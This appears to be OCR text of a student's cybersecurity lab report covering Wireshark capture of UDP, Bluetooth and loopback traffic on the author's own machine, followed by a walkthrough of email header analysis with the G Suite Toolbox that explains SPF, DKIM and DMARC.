
Capture_traffic_from_bluetooth_packet.pcapng


(attached)

7. Capturing Traffic and Analysis of UDP(User Datagram PAckets) Packets

7.1.Connect to some live streaming Eg: Zoom,Skype

7.2.Analyse the UDP Packets






7.3.Save the Traffic Analysis in the file "Capture_traffic_from_UDP_packet.pcapng"

Capture_traffic_from_UDP_packet.pcapng


(attached)

7.1. Capture the traffic with only background applications and all the other applications closed (in this case I have no background applications running)



When all the foreground applications are closed and only background applications are running, we see that both the source and the destination address is '127.0.0.1' which is the localhost address or standard address for IPV4 loopback traffic.

And we can only see TCP(Transmission Control Protocol) and TLSv1.2(Transport Layer Security) Protocols



'Null Protocol' is a link layer protocol used on the loopback device on the most BSD operating Systems

'Loopback Protocol' isused by recent versions of OpenBSD. It is null protocol without the 4-byte AF_value

In the network byte order(big-endian) rather than host byte order.

7.2.and saved the traffic in file "Capture_with_only_Background_applications.pcapng"

Capture_with_only_Background_applications.pcapng

(attached file)

2. EMAIL HEADER REVIEW AND ANALYSIS USING G SUITE TOOLBOX

github link: https://github.com/MishaDey/Email_Header_Analysis_Using_GSuite_toolbox

EMAIL:

Electronic-mail(e-mail) is application software system used to send messages over computer network using a set webmail server address.

COMPONENTS OF EMAIL:

HEADERS:

The message headers contain information concerning the sender and recipients. The exact content of

Mail headers Generally, headers contain the following information (can vary depending on the email system):

- **Subject. Subject is a description of the topic of the message and displays in most email systems that list email messages individually.**
- **Sender (From). This is the sender's Internet email address. It is usually presumed to be the same as the Reply-to address, unless a different one is provided.**
- **Date and time received (On). The date and time the message was received.**
- **Reply-to. This is the Internet email address that will become the recipient of your reply if you click the Reply button.**
- **Recipient (To:). First/last name of email recipient, as configured by the sender.**
- **Recipient email address. The Internet mail address of the recipient, or where the message was actually sent.**
- **Attachments. Files that are attached to the message.**

BODY:

The body of a message contains text that is the actual content, such as "Employees who are eligible for the new health care program should contact their supervisors by next Friday if they want to switch." The message body also may include signatures or automatically generated text that is inserted by the sender's email system.

GSUITE TOOL BOX:

Used to troubleshoot issues with G Suite services

1.Debug Browser issues to capture client side information

2.Verify DNS issues : It has Check MX for DNS validation and Dig tool for Digging

3.Analyze HAR and Log files


4.Investigate mail isuues: Message header can be used to analyze SMTP message headers, detect misconfigured Servers and mail routing problems.

TOOLS USED:


1. **G Suite Toolbox**
2. **Browser: Chrome**
3. **Operating System : Any (Linux/Mac/Windows)**

ANALYSIS :


1. Launch the gmail web application : https://mail.google.com/ and login to the website




2.1. Open a Random email



2. **To View the Original message: Go to More options > Show original**



3. **Copy the text on the original message**



In the original message,

Message ID: The identification of the message

Created on: The date in which the mail was sent

From: The message sender in the format: "Friendly Name" <email@address.tld>

To: The message recipient in the format: "Friendly Name" <email@address.tld>

Subject: The message subject

SPF:

The Sender Policy Framework SPF is a framework to prevent sender address forgery. SPF is used to describe what mail server is allowed to send messages for a domain

If it is a success, Received-SPF: neutral or pass. If it fails, Received-SPF: fail.


DKIM:

Domain Keys Identified Mail (DKIM) is a method for associating a domain name to an email, thereby allowing an organization to take responsibility for a message in a way that can be validated by a recipient


DMARC:

“Domain-based Message Authentication, Reporting and Conformance ”,is an email authentication,policy and reporting protocol.


5.1. Open G suite Toolbox https://toolbox.googleapps.com/apps/messageheader/



4. Paste in the G Suite Toolbox Messageheader click on analyze the header



5. Analysis of mail from “Amazon.in”<order-update@amazon.in>

